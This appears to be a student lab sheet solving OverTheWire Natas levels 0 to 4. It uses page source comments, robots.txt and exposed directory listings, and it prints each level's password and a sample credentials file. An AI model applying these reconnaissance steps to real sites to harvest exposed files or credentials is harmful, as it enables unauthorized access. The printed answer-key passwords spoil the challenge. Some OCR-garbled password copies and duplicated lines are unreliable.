

Natas Ovethewire Game




Lab sheet 3

- Go to <https://overthewire.org/wargames/natas/> and complete and the challenges are given


Natas Level 0

- Username: natas0
- Password: natas0
- URL: <http://natas0.natas.labs.overthewire.org>

- Go to new tab and paste URL which is given and give the password and username to access this level.



- Go to source code by right click on the page



- Then go to “view page source”

```


1 <html>
2 <head>
3 <!-- This stuff in the header has nothing to do with the level -->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9 <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
10 <script>var wechallinfo = { "level": "natas0", "pass": "natas0" };</script></head>
11 <body>
12 <h1>natas0</h1>
13 <div id="content">
14 You can find the password for the next level on this page.
15
16 <!-- The password for natas1 is OnzCigAq7t2iALyvU9xcHlYN4MlkIwlq -->
17 </div>
18 </body>
19 </html>
20
21

```


- Then you can see the password for the next level.
 - Password : **OnzCigAq7t2iALyvU9xcHlYN4MlkIwlq**

Natas Level 0 → Level 1

- Username: natas1
 - URL: <http://natas1.natas.labs.overthewire.org>
 - Password : OnzCigAq7t2iALyvU9xcHlYN4MlkIwlq
-
- Go to new tab and paste URL which is given and give the password and username to access this level.
 - Then read the notice which is given by them



- To view the source code you cannot right click on that page , but you can try shortcut key which is <ctr> + <U> to view source page



```

1 <html>
2 <head>
3 <!-- This stuff in the header has nothing to do with the level -->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
6 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
7 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
8 <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
9 <script>var wechallinfo = { "level": "natas1", "pass": "0nzCigAq7t2iALyvU9xcHlyN4MlkIwlq" };</script></head>
10 <script>var wechallinfo = { "level": "natas1", "pass": "0nzCigAq7t2iALyvU9xcHlyN4MlkIwlq" };</script></head>
11 <body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">
12 <h1>natas1</h1>
13 <div id="content">
14 You can find the password for the
15 next level on this page, but rightclicking has been blocked!
16
17 <!--The password for natas2 is TguMNxKo1DSaltujBLuZJnDUICcUAPII -->
18 </div>
19 </body>
20 </html>
21
22

```

- Now you can see the password for the next level

```


15 next level on this page, but rightclicking has been blocked!
16
17 <!--The password for natas2 is TguMNxKo1DSaltujBLuZJnDUICcUAPII -->
18 </div>
19 </body>

```

- Password : **TguMNxKo1DSa1tujBLuZJnDUICcUAPII**

Natas Level 1 → Level 2


- Username: natas2
 - URL: <http://natas2.natas.labs.overthewire.org>
 - Password : TguMNxKo1DSa1tujBLuZJnDUICcUAPII
-
- Go to new tab and paste URL which is given and give the password and username to access this level.
 - See inside of the webpage




- Then go to source code

```
1 <html>
2 <head>
3 <!-- This stuff in the header has nothing to do with the level -->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9 <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
10 <script>var wechallinfo = { "level": "natas2", "pass": "TguMNxKo1DSa1tujBLuZJnDUICcUAPII" };</script></head>
11 <body>
12 <h1>natas2</h1>
13 <div id="content">
14 There is nothing on this page
15 
16 </div>
17 </body></html>
18
```

- Go to and check inside



- There is only a “pixel.png” in there.
- Then you can eliminate “.png” file and “https” part.




Index of /files

Name	Last modified	Size	Description
Parent Directory		-	
pixel.png	2024-07-17 15:52	303	
users.txt	2024-07-17 15:52	145	

Apache/2.4.58 (Ubuntu) Server at natas2.natas.labs.overthewire.org Port 80

- Then go and view the inside of “users.txt” file




A screenshot of a web browser window. The address bar shows the URL `natas2.natas.labs.overthewire.org/files/users.txt`. Below the address bar is a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, and Exploit-. The main content area displays a text file with user information:

```
# username:password
alice:BYNdCesZqW
bob:jw2ueICLvT
charlie:G5vCxkVV3m
natas3:3gqisGdR0pjm6tpkDKdIW02hSvchLeYH
eve:zo4mJWyNj2
mallory:9urTCPzBmH
```

- Then you can see the password for the next level.
 - Password : **3gqisGdR0pjm6tpkDKdIW02hSvchLeYH**

Natas Level 1 → Level 2

- Username: natas2
 - URL: <http://natas2.natas.labs.overthewire.org>
 - Password : 3gqisGdR0pjM6tpkDKdIW02hSvchLeYH
-
- Go to new tab and paste URL which is given and give the password and username to access this level.




- View the source code of webpage using <ctr> + <U>

```
1 <html>
2 <head>
3 <!-- This stuff in the header has nothing to do with the level -->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9 <script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"><script src="http://natas.labs.overthewire.org/js/wechallinfo = { "level": "natas3", "pass": "3gqisGdR0pjM6tpkDKdIW02hSvchLeYH" };</script></head>
10 <script>var wechallinfo = { "level": "natas3", "pass": "3gqisGdR0pjM6tpkDKdIW02hSvchLeYH" };</script></head>
11 <body>
12 <h1>natas3</h1>
13 <div id="content">
14 There is nothing on this page
15 <!-- No more information leaks!! Not even Google will find it this time... -->
16 </div>
17 </body></html>
18
```

- There is a hint which is “Not even Google will find it” .

- Then you can add “/robots.txt” file to the URL




The screenshot shows a Kali Linux terminal window with a browser tab open to <http://natas3.natas.labs.overthewire.org/robots.txt>. The browser's status bar indicates the URL and a 'Visit' button. The page content is a plain text representation of the robots.txt file:

```

1 <html>
2 <head>
3 <!-- This stuff in the head is just noise -->
4 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
6 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
7 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
8 <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
9 <script>var wechallinfo = { "level": "natas3", "pass": "3gqisGdR0pj6tpkDKdIW02hSvhLeYH" };</script></head>
10 <body>
11 <h1>natas3</h1>
12 <div id="content">
13 There is nothing on this page
14 <!-- No more information leaks!! Not even Google will find it this time... -->
15 </div>
16 </body></html>
17

```

- Then check inside




```

User-agent: *
Disallow: /s3cr3t/

```

- Then add this to URL and press “enter”




Index of /s3cr3t

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
users.txt	2024-07-17 15:52	40	

Apache/2.4.58 (Ubuntu) Server at natas3.natas.labs.overthewire.org Port 80

- View “ users.txt ” file




- Then you can see the password for the next level.

- Password : **natas4:QryZXc2e0zahULdHrtHxzyYkj59kUxLQ**

Natas Level 3 → Level 4

- Username: natas4
 - URL: <http://natas4.natas.labs.overthewire.org>
 - Password : QryZXc2e0zahULdHrtHxzyYkj59kUxLQ
-
- Go to new tab and paste URL which is given and give the password and username to access this level.




- Then you have to come with "<http://natas5.natas.labs.overthewire.org/>".
- When you refresh your page is also displayed this message.
- Go to source code to check it using <ctrl> + <U>

```
Line wrap □
1 <html>
2 <head>
3 <!-- This stuff in the header has nothing to do with the level -->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9 <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
10 <script>var wechallinfo = { "level": "natas4", "pass": "QryZXc2e0zahULdHrtHxzyYkj59kUxLQ" };</script></head>
11 <body>
12 <h1>natas4</h1>
13 <div id="content">
14 
15 Access disallowed. You are visiting from "" while authorized users should come only from "http://natas5.natas.labs.ov
16 <br/>
17 <div id="viewsource"><a href="index.php">Refresh page</a></div>
18 </div>
19 </body>
20 </html>
```

